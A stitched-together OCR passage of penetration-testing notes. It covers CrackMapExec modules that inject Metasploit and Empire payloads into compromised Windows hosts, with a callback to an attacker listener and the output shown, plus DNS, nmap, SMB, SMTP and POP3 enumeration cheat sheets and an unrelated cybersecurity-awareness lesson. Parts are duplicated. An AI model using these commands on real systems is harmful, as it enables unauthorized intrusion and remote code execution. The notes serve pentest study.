ENUM_AVP... 192.168.12.131  445    JEFFLAB-PC01     pathToSignedProductExe => %ProgramFiles%\Windows Defender\MSA
SCui.exe
ENUM_AVP... 192.168.12.131  445    JEFFLAB-PC01     pathToSignedReportingExe => %ProgramFiles%\Windows Defender\M
sMpeng.exe
ENUM_AVP... 192.168.12.131  445    JEFFLAB-PC01     productState => 401664
ENUM_AVP... 192.168.12.131  445    JEFFLAB-PC01     timestamp => Mon, 24 Jul 2017 15:42:49 GMT
```

Getting Shells with CrackMapExec

Metasploit

Need to setup Http Reverse Handler in MsfConsole

```
sudo cme 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth -M met_inject -o
LHOST=192.168.215.109 LPORT=5656
Password:
CME         192.168.215.104:445 MEETINGROOM     [*] Windows 6.3 Build 9600 (name:MEETINGROOM)
(domain:SE)
CME         192.168.215.104:445 MEETINGROOM     [+] MEETINGROOM\Administrator:PASS (Pwn3d!)
METINJECT   192.168.215.104:445 MEETINGROOM     [+] Executed payload
METINJECT                                       [*] Waiting on 1 host(s)
METINJECT   192.168.215.104                     [*] - - "GET /Invoke-Shellcode.ps1 HTTP/1.1" 200 -
[*] KTHXBYE!
```

Empire


Start RESTful API

```
empire --rest --user empireadmin --pass gH25Iv1K68@^
```

Metasploit

Need to setup Http Reverse Handler in MsfConsole

```
sudo cme 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth -M met_inject -o
LHOST=192.168.215.109 LPORT=5656
Password:
CME          192.168.215.104:445 MEETINGROOM     [*] Windows 6.3 Build 9600 (name:MEETINGROOM)
(domain:SE)
CME          192.168.215.104:445 MEETINGROOM     [+] MEETINGROOM\Administrator:PASS (Pwn3d!)
METINJECT    192.168.215.104:445 MEETINGROOM     [+] Executed payload
METINJECT                                        [*] Waiting on 1 host(s)
METINJECT    192.168.215.104                     [*] - - "GET /Invoke-Shellcode.ps1 HTTP/1.1" 200 -
[*] KTHXBYE!
```



Empire

Start RESTful API

```
empire --rest --user empireadmin --pass gH25Iv1K68@^
```

```
[*] Loading modules from: /usr/local/Cellar/empire/1.5_1/libexec/lib/modules/
 * Starting Empire RESTful API on port: 1337
 * RESTful API token: 3brqi3nypvjzqgd269km091onaqc1t6kz8l1fclk
 * Running on https://0.0.0.0:1337/ (Press CTRL+C to quit)
```

Launch empire listener to target

```
sudo cme 192.168.215.104 -u Administrator -p PASSWORD --local-auth -M empire_exec -o LISTENER=CMETest
EMPIRE_EXEC                                      [+] Successfully generated launcher for listener 'CMETest'
CME          192.168.215.104:445 MEETINGROOM     [*] Windows 6.3 Build 9600 (name:MEETINGROOM)
(domain:SE)
CME          192.168.215.104:445 MEETINGROOM     [+] MEETINGROOM\Administrator:PASSWORD (Pwn3d!)
EMPIRE_EXEC  192.168.215.104:445 MEETINGROOM     [+] Executed Empire Launcher
```

importance of cybersecurity

Security is essential for ensuring an organization's business continuity and ethical standing.
There are both legal implications and moral considerations to maintaining an organization's security.
A data breach, for example, affects everyone that is associated with the organization.
This is because data losses or leaks can affect an organization's reputation as well as the lives and reputations of their users, clients, and customers.
By maintaining strong security measures, organizations can increase user trust.
This may lead to financial growth and ongoing business referrals.

As previously mentioned, organizations are not the only ones that suffer during a data breach.
Maintaining and securing user, customer, and vendor data is an important part of preventing incidents that may expose people's personally identifiable information.

Personally identifiable information, known as PII, is any information used to infer an individual's identity.
PII includes someone's full name, date of birth, physical address, phone number, email address, internet protocol, or IP address and similar information.

Sensitive personally identifiable information, known as SPII, is a specific type of PII that falls under stricter handling guidelines and may include social security numbers, medical or financial information, and biometric data, such as facial recognition.
If SPII is stolen, this has the potential to be significantly more damaging to an individual than if PII is stolen.

PII and SPII data are key assets that a threat actor will look for
if an organization experiences a breach.
When a person's identifiable information is compromised, leaked,
or stolen, identity theft is the primary concern.

Identity theft is the act of stealing personal information to commit fraud
while impersonating a victim.
And the primary objective of identity theft is financial gain.

We've explored several reasons why security matters.
Employers need security analysts like you to fill the current and
future demand to protect data, products, and people while ensuring
confidentiality, integrity, and safe access to information.
This is why the U.S. Bureau of Labor Statistics expects the demand for
security professionals to grow by more than 30% by the year 2030.

So keep learning, and eventually you'll be able to do your part to create a safer and
more secure environment for organizations and people alike!

DNSenumeration

https://www.rebootuser.com/?p=2189

Revision 1.0 (January 2017)

Registered IP's:
Resource
Result
http://dev.maxmind.com/geoip/legacy/geolite A nice resource serving files containing Autonomous System Numbers (ASN's)
https://mxtoolbox.com/asn.aspx Online resource to locate ASN's and associated IP ranges

DNS Enumeration:
Command Result
dig <domain_name> Perform a basic forward lookup
nslookup <domain_name> As above
host <domain_name> As Above
dig @<server> <domain_name> Use a specific name server to perform query
nslookup <domain_name> <server> As above
dig @<server> version.bind chaos txt BIND version details
dig @<server> <domain_name> axfr Attempt zone transfer
nslookup
server <server>
set type=any
ls -d <domain_name> > output
exit As above
fierce -dnsserver <server> -dns <domain_name> Basic Fierce scan (also attempts zone transfer – as above)
dig @<server> <domain_name> A
dig @<server> <domain_name> MX
dig @<server> <domain_name> NS
dig @<server> <domain_name> SOA View specific record type (examples)
nslookup -type=A <domain_name> <server>
nslookup -type=MX <domain_name> <server>
nslookup -type=NS <domain_name> <server>
nslookup -type=SOA <domain_name> <server> As above
dig @<server> <domain_name> A <domain_name> AAAA +short Get IPv4 and IPv6 addresses for target host names (limit output)
dig @<server> <domain_name> $record_type +short View just domain and/or IP details (limit output)
dig @<server> <domain_name> any View all record types
nslookup -type=any <domain_name> As above
dig -x <IP> +short Simplified reverse lookup (limit output)
dig -f <domains.txt> Read names from a file and query each
fierce -range 192.168.0.0-255 -dnsserver <server> Use Fierce to brute-force a target range of IP's i.e. 192.168.0.0-255
for i in {0..255}; do fierce -range 192.168.$i.0-255 -dnsserver <server>; done Run Fierce within a for loop to help enumerate multiple ranges
fierce -dnsserver <server> -wordlist <hostname_wordlist> -dns <domain_name> -traverse 255 Fierce scan with traverse set to 255 hosts instead of the default 5 up and 5 down. A nice feature that performs reverse lookups on IP addresses surrounding a valid record. For example if www.rebootuser.com is found on 192.168.0.110, reverse lookups will be performed on 192.168.105-115 with matches for *.rebootuser.com flagged. It's worth noting that if valid records are found, this process begins again.

If you have a very sparsely populated network this large value (255) may be acceptable, otherwise you may chose to lower this.
dnsenum --file <wordlist> -dnsserver <server> -v <domain_name> An nice alternative to Fierce, although lacking the traverse ability there is some extra functionality available

Basic Host Discovery / OSINT:
Command / Resource
Result
https://www.google.com/transparencyreport/https/ct/ Google's certificate transparency report – "…Look up all certificates present in public Certificate Transparency logs that have been issued for a given hostname…". Can also include subdomains (very useful)

www.google.com
site:<domain_name> -www Basic Google Dork to retrieve results for specific site excluding the hostname "www" – useful in identifying other hosts
www.bing.com
IP:<IP_address> Using Bing to view content on a specific IP address – useful to determine if a target has more than one application hosted on the same IP that could be targeted

DNSenum is a command-line tool that automatically identifies essential DNS records such as MX, mail exchange servers, NS, domain name servers, or A - the address record for a domain. It also attempts zone transfers on all identified servers. It can try reverse resolution (that is, getting the hostname given an IP address) and brute-forcing (querying for the existence of hostnames to get their IP address) of subdomains and hostnames. DNSenum is a multi-threaded Perl script to enumerate a domain's DNS information and discover non-contiguous IP blocks.

Operations:

1) Get the host's address (A record).

2) Get the name servers (threaded).

3) Get the MX record (threaded).

4) Perform axfr queries on name servers and get BIND VERSION (threaded).

5) Get extra names and subdomains via google scraping (google query = "allinurl: -www site:domain").

6) Brute force subdomains from the file can also perform recursion on a subdomain with NS records, i.e., threaded.

7) Calculate C class domain network ranges and run whois queries on them


7) Calculate C class domain network ranges and run whois queries on them (thread).

8) Run reverse lookups on entrances (class C or/and whois) (threaded).


9) Write IP-blocks to domain_ips.txt.


Commands:

1. **dnsenum -h:** This command is used for help in order to find more usages of dnsenum tool. One can easily refer to this help command for the usage of dnsenum.





2. dnsenum zonetransfer.me: This command is used to get the details of a particular domain name and fetch information like host addresses, servers, MX servers along with the IP addresses for the hostnames.







3. dnsenum hackthissite.org: This command is also the same as the previous command but here the hostname is different that is 'hackthissite.org'.





4. dnsenum –private hackthissite.org: This command is mainly used in order to view the private addresses for the hostname which is mentioned. We can also get multiple subdomains along with the private address.





nmap/scan

Scanning
discover hosts
netdiscover -r 10.0.0.0/24

scan subnet for hosts
nmap -v -sn 10.0.0.0/24

Syn-scan
nmap -sS INSERTIPADDRESS

Scan all ports, might take a while.
nmap INSERTIPADDRESS -p-
Service-version, default scripts, OS:
nmap INSERTIPADDRESS -sV -sC -O -p 111,222,333
Scan for UDP
nmap INSERTIPADDRESS -sU
Scan through proxychains
proxychains nmap -v -sT 10.3.3.34 -Pn
Unicornscan
unicornscan -mU -v -I INSERTIPADDRESS
Connect to udp if one is open
nc -u INSERTIPADDRESS 48772
Monster scan
nmap INSERTIPADDRESS -p- -A -T4 -sC
Wireshark
Check for traffic coming from or to host
Port 21 - FTP
- FTP-Name:
- FTP-version:
- Anonymous login:

nmap --script=ftp-anon,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 INSERTIPADDRESS
Port 22 - SSH
- Name:
- Version:
- Takes-password:
- If you have usernames test login with username:username
Port 25 - SMTP
- Name:
- Version:
- VRFY:

nc -nvv INSERTIPADDRESS 25
HELO foo
telnet INSERTIPADDRESS 25
VRFY root
EXPN all
nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 INSERTIPADDRESS
Port 53- DNS
gobuster -m dns -w subdomains.txt -u google.com

Port 110 - Pop3
- Name:
- Version:

telnet INSERTIPADDRESS 110
USER pelle@INSERTIPADDRESS

```
    PASS admin
    or:
    USER pelle
    PASS admin
    # List all emails
    list
    # Retrieve email number 5, for example
    retr 5
# Port 111 - Rpcbind
    rpcinfo -p INSERTIPADDRESS

# Port 123-NTP
    ntp-info and ntp-monlist
    Check ntpd version for exploits
# Port 139/445 - SMB
    • Name:
    • Version:
    • Domain/workgroup name:
    • Domain-sid:
    • Allows unauthenticated login:


    nmap --script=smb-enum-shares.nse,smb-ls.nse,smb-enum-users.nse,smb-mbenum.nse,smb-os-
discovery.nse,smb-security-mode.nse,smbv2-enabled.nse,smb-vuln-cve2009-3103.nse,smb-vuln-
ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-
ms10-061.nse,smb-vuln-regsvc-dos.nse,smbv2-enabled.nse INSERTIPADDRESS -p 445

    enum4linux -a INSERTIPADDRESS
    rpcclient -U "" INSERTIPADDRESS
        -c options
          srvinfo
  enumdomusers
  getdompwinfo
  querydominfo
  netshareenum
  netshareenumall
    smbclient -L INSERTIPADDRESS
    smbclient //INSERTIPADDRESS/tmp
    smbclient \\\\INSERTIPADDRESS\\ipc$ -U john
    smbclient //INSERTIPADDRESS/ipc$ -U john
    nmblookup -A INSERTIPADDRESS
## Log in with shell (psexec for linux):
    winexe -U username //INSERTIPADDRESS "cmd.exe" --system

# Port 161/162 UDP - SNMP
